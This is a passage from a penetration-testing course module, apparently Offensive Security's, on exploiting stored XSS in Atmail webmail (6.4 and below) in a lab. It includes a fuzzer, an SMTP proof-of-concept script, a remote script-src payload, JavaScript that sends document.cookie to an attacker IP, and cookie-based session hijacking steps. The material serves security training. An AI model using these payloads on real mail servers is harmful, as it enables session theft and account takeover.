


Figure 44: Opening a jar file in JGUITO decompile it

At this point, we should be able to navigate to the decompiled code in navigation left pane, as shown in Figure 45.

JD-GUI by using the




Figure 45: Navigating the decompiled source code

Somewhat similar to the cross-reference analysis we performed using *dnSpy*, *JD-GUI* also allows us to search the decompiled classes for arbitrary methods and variables. Nevertheless, the user interface for this functionality is arguably far less intuitive and can become a hurdle when dealing with large and complex applications.




Figure 46: Searching for arbitrary strings in JD-GUI

Given the JD-GUI limitations, in a later module we will present one way of how to overcome them.

1.3.3 Exercise

Try to decompile and explore additional .NET and Java compiled files in order to become more familiar with the user interface of dnSpy and JD-GUI! On the ManageEngine lab machine you can find a large collection of JAR files in the C:\Program Files (x86)\ManageEngine\appManager12\working\classes directory, while on the DNN box, you can find .NET managed modules in the C:\inetpub\wwwroot\dotnetnuke\bin directory.

1.3.4 Source Code Analysis

Once we have obtained the source code, the next step in a typical workflow, namely source code analysis, is arguably the hardest. Modern web applications are often built upon existing third party frameworks, which can make the flow of data difficult to track. Developer's tendencies in addition to coding styles can also contribute to the complexity of the required analysis.

For these reasons, it is important to consider all of the tools available to us that can help us achieve our goals in a reasonable amount of time. While we certainly do not tend to rely on automated source code analysis tools, it is important to mention them as they do serve a

purpose. Specifically, these tools are usually very capable of identifying low-hanging fruit types of vulnerabilities, which can save us time. Generally speaking, although they also identify a large number of false positive results in a given application, even these results can help us identify dead-end spots in the code, which once again saves us time.

Nevertheless, we believe that there is simply no adequate substitute for a manual review as many coding nuances and complex code paths to vulnerable functions can often easily escape detection by automated tools. There is no doubt that manual reviews are very time-consuming but the knowledge gained through this process easily builds upon itself over time and can contribute to the discovery of more complex vulnerabilities in the future, which would perhaps stay undetected otherwise.

With that in mind and in no particular order, the following items are worth keeping in mind when performing manual source code analysis:

- If possible, always enable database query logging
- Use debug print statements in interpreted code
- Attempt to live-debug the target compiled application (*dnSpy* makes this relatively easy for .NET applications. The same can be achieved in the Eclipse IDE for Java applications although with a bit more effort)
- After checking unauthenticated areas, focus on areas of the application that are likely to receive less attention (i.e., authenticated portions of the application)
- Investigate how sanitization of user input is performed. Is it done using a trusted, opensource library, or is a custom solution in place?

This is just a small list of items to consider and could be expanded exponentially. For the purposes of this course however, we have arrived at a good starting point and will finally start looking into a variety of vulnerable applications and the types of vulnerabilities they contain.

2. Atmail Mail Server Appliance: from XSS to RCE

2.1 Overview

In this module, we will cover the in-depth analysis and exploitation of a stored cross-site scripting (XSS) vulnerability identified in Atmail that can be used to gain access to an authenticated session. After gaining administrative user privileges in the Atmail web interface using the XSS vulnerability, we will then escalate the attack by leveraging the ability to manipulate global configuration settings with the goal of lowering the default security posture of the Atmail web application. This will ultimately allow us to upload arbitrary files, resulting in remote code execution on the target system. *Versions Affected:* 6.4 and below

2.2 Getting Started

Make sure to revert the Atmail virtual machine from your student control panel before starting this module.

The Atmail Webmail System has two different (but similar) web interfaces: one for webmail and the other for the mail server administration. Please refer to the student control panel for the credentials of both web interfaces.

In the examples that follow, the IP address of the Atmail server is mapped to the hostname *atmail*. Ensure you replace the IP address to match your environment.

While port 443(https) is open on the Atmail server, all of our examples will be using port 80(http). We recommend avoiding port 443 because it uses a selfsigned SSL certificate which may interfere with our tools and payloads.

2.3 Atmail Vulnerability Discovery

As described by its vendor,¹⁶ the Atmail Mail Server appliance is built as a complete messaging platform for any industry type. Atmail contains web interfaces for reading email and server administration, providing a rich web environment and most interestingly, a large attack surface.

In this part of the module, we will start by attempting to detect XSS vulnerabilities with the help of a fuzzing tool.

As with many web application security vulnerabilities, XSS relies on the fact that user input is not properly validated and sanitized.

Since XSS is a client-side vulnerability class however, it can be said that it also requires the web developers to HTML escape all content displayed to the end user. If this sanitization is not implemented or is incomplete, the reflected user input can result in code execution.

Although there are many publicly available XSS fuzzing tools, during our analysis of the Atmail platform, we developed an extensive and easy-to-use XSS fuzzer that targets web-based email clients. Considering that we are targeting a webmail messaging platform, the tool of choice has to be able to send malformed emails to a given mail server using various XSS payloads. A good starting collection of these payloads is the original ha.ckers.org XSS Cheat Sheet,¹⁷ which we can build on from additional sources, such as the HTML5 Security Cheat Sheet.¹⁸

A fuzzer will typically send mutated data (but well-formed, adhering to a predefined set of rules) to a target endpoint application where it's consumed and sometimes triggers unexpected application states or vulnerable conditions. Our plan is to send emails to the *admin* email account with malformed fields. Then we will log in to the webmail interface as the admin user and analyze the emails through our web browser to spot any successful XSS injections. We will target this account as we will need administrative access to escalate our attack later on.

¹⁶ (atmail, 2020), <https://www.atmail.com/on-premises-email/>

¹⁷ (HTML Purifier, 2017), <http://htmlpurifier.org/live/smoketests/xssAttacks.xml>

¹⁸ (Dr.-Ing. Mario Heiderich), <http://heideri.ch/jso/#46>

Within the provided toolset for this course, you will find our custom-built webmail XSS fuzzer, appropriately named `xss-webmail-fuzzer.py`. It is important to note that the Atmail SMTP server does not require authentication for relaying of local messages, so we can use it in our fuzzer to send malformed emails. In other words, the Atmail SMTP server is used as the outgoing server within the `xss-webmail-fuzzer.py` script.

If we were to deliver malformed messages with our fuzzer through an intermediary SMTP server that requires authentication, we would need to pass the appropriate `username` and `password` to the script so that we could log in before sending the attack payload.

```
kali@kali:~$ ./xss-webmail-fuzzer.py

#####
# XSS WebMail Fuzzer - Offensive Security 2018 #
#####

Usage: xss-webmail-fuzzer.py -t dest_email -f from_email -s smtpsrv:port [options]
Options:
-h, --help           show this help message and exit
-t DSTEMAIL, --to=DSTEMAIL
                    Destination Email Address
-f FRMEMAIL, --from=FRMEMAIL
                    From Email Address
-s SMTPSRV, --smtp=SMTPSRV
                    SMTP Server
-c CONN, --conn=CONN
                    SMTP Connection type (plain,ssl,tls)
-u USERNAME, --user=USERNAME
                    SMTP Username (optional)
-p PASSWORD, --password=PASSWORD
                    SMTP Password (optional)

-l FILENAME, --localfile=FILENAME
                    Local XML file
-r REPLAY, --replay=REPLAY
                    Replay payload number
-P                 Replace default js alert with a custom payload
-j INJECTION, --injection-type=INJECTION
                    Available injection methods: basic_main, basic_extra,
pinpoint, onebyone_main, onebyone_extra
-F PINPOINT_FIELD, --injection-field=PINPOINT_FIELD
                    This option must be used together with -j in to
specify the E-Mail header to pinpoint. See the
global variable in the source to obtain
fields
-I                 Run onebyone injections in interactive mode
-L                 Load XML file and show available XSS payloads
```

Listing 16 - XSS Fuzzer usage

Passing the `-L` option to `xss-webmail-fuzzer.py` will display a list of available payloads for the cross-site scripting attacks.

```
kali@kali:~$ ./xss-webmail-fuzzer.py -L
```

```
#####
# XSS WebMail Fuzzer - Offensive Security 2018 #####
#####

[+] Fetching last XSS cheatsheet from ha.ckers.org ...
[$] Payload 0 : XSS Locator
[$] Payload 1 : XSS Quick Test
[$] Payload 2 : SCRIPT w/Alert()
[$] Payload 3 : SCRIPT w/Source File
[$] Payload 4 : SCRIPT w/Char Code
[$] Payload 5 : BASE
[$] Payload 6 : BG SOUND
[$] Payload 7 : BODY background-image
[$] Payload 8 : BODY ONLOAD
[$] Payload 9 : DIV background-image 1
[$] Payload 10 : DIV background-image 2
[$] Payload 11 : DIV expression
[$] Payload 12 : FRAME [$]
Payload 13 : IFRAME ...
```

Listing 17 - Listing all available XSS payloads

In order to minimize the number of emails we send and to hopefully uncover a XSS vulnerability quickly, we can start by injecting individual payloads (using the `-r` option) into common email fields. In the example below, we chose payload number 2 (*SCRIPT w/Alert()*). Please note that you will need to adjust the mail server IP address accordingly when you replay this attack.

```
kali@kali:~$ ./xss-webmail-fuzzer.py -t admin@offsec.local -f attacker@offsec.local -s
atmail -c plain -j onebyone_main -r 2
```

```
#####
# XSS WebMail Fuzzer - Offensive Security 2018 #####
#####

[+] Fetching last XSS cheatsheet from ha.ckers.org ...
[+] Replying payload 2
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-From
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-To
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Date
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Subject
[+] Sending email Payload-2-SCRIPT w/Alert()-injectedin-Body
```

Listing 18 - Sending payload number 2 to each email field

Once the fuzzer has finished sending all applicable payloads, we can log in to the webmail interface to see if any of our emails trigger a popup message indicating that we identified a XSS vulnerability. Fortunately for us, in Figure 47 we can see that we have indeed been successful.




Figure 47: Finding stored XSS using payload 2

Given the fact that our fuzzing attempts will generate a large number of emails in the target inbox, we can use the following script to help us clean up the inbox between our fuzzing or attack attempts:

```
#!/usr/bin/python

import imaplib,sys

if len(sys.argv) != 2:

    print "(+) usage: %s <target>" % sys.argv[0]
    sys.exit(-1)

atmail = sys.argv[1]
```

```

print atmail

box = imaplib.IMAP4(atmail, 143)
box.login("admin@offsec.local","123456") box.select('Inbox')

typ, data = box.search(None, 'ALL')
for num in
data[0].split():
    box.store(num, '+FLAGS', '\\Deleted')

box.expunge()
box.close() box.logout()

```

Listing 19 - Atmail inbox cleanup script

As a result of our first test, we have discovered that the XSS vulnerability occurs in the *Payload-2SCRIPT w/Alert()-injectedin-Date* email, suggesting that the email *date* field can be injected with JavaScript that is not properly escaped before being reflected in the server response.

Usually, the presence of such a vulnerability means that we are likely to discover more of the same. We can try running the fuzzer again, this time with payload number 13, which contains code for an IFRAME injection.

```

kali@kali:~$ ./xss-webmail-fuzzer.py -t admin@offsec.local -f attacker@offsec.local -s
atmail -c plain -j onebyone_main -r 13

#####
# XSS WebMail Fuzzer - Offensive Security 2018 #####
#####

[+] Fetching last XSS cheatsheet from ha.ckers.org ...
[+] Replaying payload 13
[+] Sending email Payload-13-IFRAME-injectedin-From
[+] Sending email Payload-13-IFRAME-injectedin-To
[+] Sending email Payload-13-IFRAME-injectedin-Date
[+] Sending email Payload-13-IFRAME-injectedin-Subject
[+] Sending email Payload-13-IFRAME-injectedin-Body

```

Listing 20 - Sending payload number 13 to each email field




Figure 48: Finding stored XSS using payload 13

Similar to our first test, more JavaScript popups appear from the `Payload13-IFRAMEInjectedin-Body` and `Payload13-IFRAMEInjectedin-Date` payloads, which again suggests insufficient sanitization of these fields.

At this point, we have at least a couple of different injection points and will need to develop a proof of concept script that will allow us to perform our attacks in a more controlled manner. The following script, which will be injecting our various payloads into the `Date` field, can play that role for us.

```
#!/usr/bin/python

import smtplib, urllib2, sys

def sendMail(dstemail, frmemail, smtpsrv, payload):
    msg = "From: attacker@offsec.local \n"
    msg += "To: admin@offsec.local \n"
    msg += "Date: %s \n" % payload
    msg += "Subject: You haz been pwnd \n"
    msg += "Content-type: text/html \n\n"
    msg += "Oh noez, you been had!"
    msg += '\r\n\r\n'

    server = smtplib.SMTP(smtpsrv)

    try:
        server.sendmail(frmemail, dstemail, msg)
        print "[+] Email sent!"

    except Exception, e:
        print "[-] Failed to send email:"
```

```

print "[*] " + str(e)

server.quit()

dstemail = "admin@offsec.local" frmemail
= "attacker@offsec.local"
if not (dstemail and
frmemail):    sys.exit()
if __name__ ==
"__main__":    if
len(sys.argv) != 3:
    print "(+) usage: %s <server> <js payload>" % sys.argv[0]
sys.exit(-1)

smtpsrv = sys.argv[1]
payload = sys.argv[2]

sendMail(dstemail, frmemail, smtpsrv, payload)
  
```

Listing 21 - Proof of concept to trigger the XSS vulnerability found in the Date email field

We can then repeat our attack using the following syntax and verify in the admin webmail interface that our script is working as intended:

```
kali@kali:~$ ./atmail_sendemail.py atmail "<script>alert(1)</script>"
```

Listing 22 - Replaying a basic XSS payload through our proof of concept

With a proper tool in place, we can now turn our focus to more interesting attacks. One such example would be to steal the administrative session cookie(s) and use them to hijack that session. However, we first need to figure out how to grab the cookies which for now we are only able to display in the victim browser, as shown in Figure 49.




Figure 49: Accessing administrative cookies

2.3.1 Exercise

Attempt to replay the attack and display the cookie values using a JavaScript alert box.

2.4 Session Hijacking

Depending on any session protection mechanisms that may be present in the Atmail server, we now may have the ability to steal cookies and session information. This would allow us to impersonate our victim and access their webmail from a different location while bypassing any

authentication. This is known as a session hijacking attack¹⁹ and is a well known vector while attacking web applications. To implement this attack vector, we can choose either:

- the *Date* field and inject malicious JavaScript code or an HTML IFRAME
- the *Body* field, which only allows for the use of an HTML IFRAME

Recall that these two choices are based on the results of our fuzzing efforts from the previous section.

If we are successful, and we can gain control of a targeted session, we should be able to perform arbitrary actions, all in the role of the legitimate owner of that account. Some of the things we could do are:

1. Read emails
2. Send arbitrary emails
3. Delete any emails
4. Enable email forwarding (to an email address under our control)
5. Access all the contacts (used for spamming)
6. Enable auto-reply
7. Exploit any authenticated server-side application security flaws

But let's not get ahead of ourselves. At this point we need to see if we can actually retrieve cookies from a remote location and hopefully stay undetected.

In order to make our attack as discrete as possible, the payload we will use in this section will call a JavaScript file named `atmail-session.js` that is hosted on our attacking system. Once again, please adjust the IP address as needed.

Before we execute the following attack we first need to start a simple web server instance on our attacking machine. We can do that by using the Python module called `SimpleHTTPServer`.

```
kali@kali:~/atmail$ python -m SimpleHTTPServer 9090 Serving
HTTP on 0.0.0.0 port 9090 ...
```

Listing 23 - Setting up a simple webserver

The web root for this HTTP Server will be in the current working directory (CWD) where this command was executed. In Listing 23, the web root would be in the `atmail` directory. We select our payload by using the `atmail-sendmail.py` Python script:

```
kali@kali:~$ ./atmail_sendemail.py atmail '<script
src="http://192.168.119.120:9090/atmail-session.js"></script>'
```

Listing 24 - Injecting a JavaScript script reference that will execute in the context of the logged in user

Since the target JavaScript file does not exist yet on our attacking machine, we see a 404 response from our web server.

¹⁹ (OWASP, 2020), https://www.owasp.org/index.php/Session_hijacking_attack

```
kali@kali:~/atmail$ python -m SimpleHTTPServer 9090
Serving HTTP on 0.0.0.0 port 9090 ...
192.168.119.120 - - [30/May/2018 10:54:40] code 404, message File not found
192.168.119.120 - - [30/May/2018 10:54:40] "GET /atmail-session.js HTTP/1.1" 404 -
```

Listing 25 - The webserver responds with a 404 HTTP code as expected.

Our next step is to create a JavaScript file containing the code that allows us to retrieve the session cookies. One way to accomplish this is to once again include a call to our HTTP server, but this time we can append the `document.cookie` parameter to the URL we are trying to retrieve.

To illustrate this idea, we will create the `atmail-session.js` file in the `webroot` directory of our attacking system with the following code (adjust the IP address as necessary):

```
function addTheImage() {
    var img = document.createElement('img');
    img.src = 'http://192.168.119.120:9090/' + document.cookie;
    document.body.appendChild(img);
}
addTheImage();
```

Listing 26 - JavaScript code to leak the cookie back to the attacking server

The JavaScript code shown above creates an instance of the `Image` element and sets the `src` attribute to point to the attacker's web server, passing the session cookie as a part of the URL string.

Once the payload executes on the victim's browser, we find that the JavaScript code attempted to retrieve a non-existent URL while, at the same time, disclosing the session cookie of the logged in Atmail user (Listing 27).

```
kali@kali:~/atmail$ python -m SimpleHTTPServer 9090
Serving HTTP on 0.0.0.0 port 9090 ...
192.168.119.120 - - [30/May/2018 11:11:06] "GET /atmail-session.js HTTP/1.1" 200 -
192.168.119.120 - - [30/May/2018 11:11:06] code 404, message File not found
192.168.119.120 - - [30/May/2018 11:11:06] "GET /atmail6=1fp0fjq4aa8sm5if934b62ptv6
HTTP/1.1" 404 -
```

Listing 27 - Stealing the webmail admin cookie

Now that we have stolen the cookie, we want to ensure that we can hijack the session with it.

First, we clear all the cookies in the browser. This can be done by changing the “Settings for Clearing History” in Firefox in the `about:preferences#privacy` section as shown in Figure 50.




Figure 50: Clearing browser history

Now we can restart Firefox and browse to the mail interface again.

A screenshot of a web browser window showing the Atmail 6.3.6 - Login Page. The URL bar shows 'http://atmail'. The page itself has a logo at the top and a login form below. The form contains fields for 'Email:' and 'Password:', a 'More:' dropdown, and a 'Login' button. Below the form is the text 'Powered by Atmail 6.3.6 - WebAdmin Control Panel'.

Figure 51: Accessing the Atmail web interface after restarting Firefox

At this point, you should be prompted to login. Let's attempt our session hijacking attack by running the following JavaScript code in the JavaScript console.

Note: Your stolen cookie will be different so you will need to update the value shown in the listing below.

```
javascript:void(document.cookie="atmail6=1fp0fjq4aa8sm5if934b62ptv6");
```

Listing 28 - JavaScript code to run in Firefox's JavaScript console.

This will set the cookie (Figure 52) and we can then just refresh the web page to hijack the session (Figure 53)!

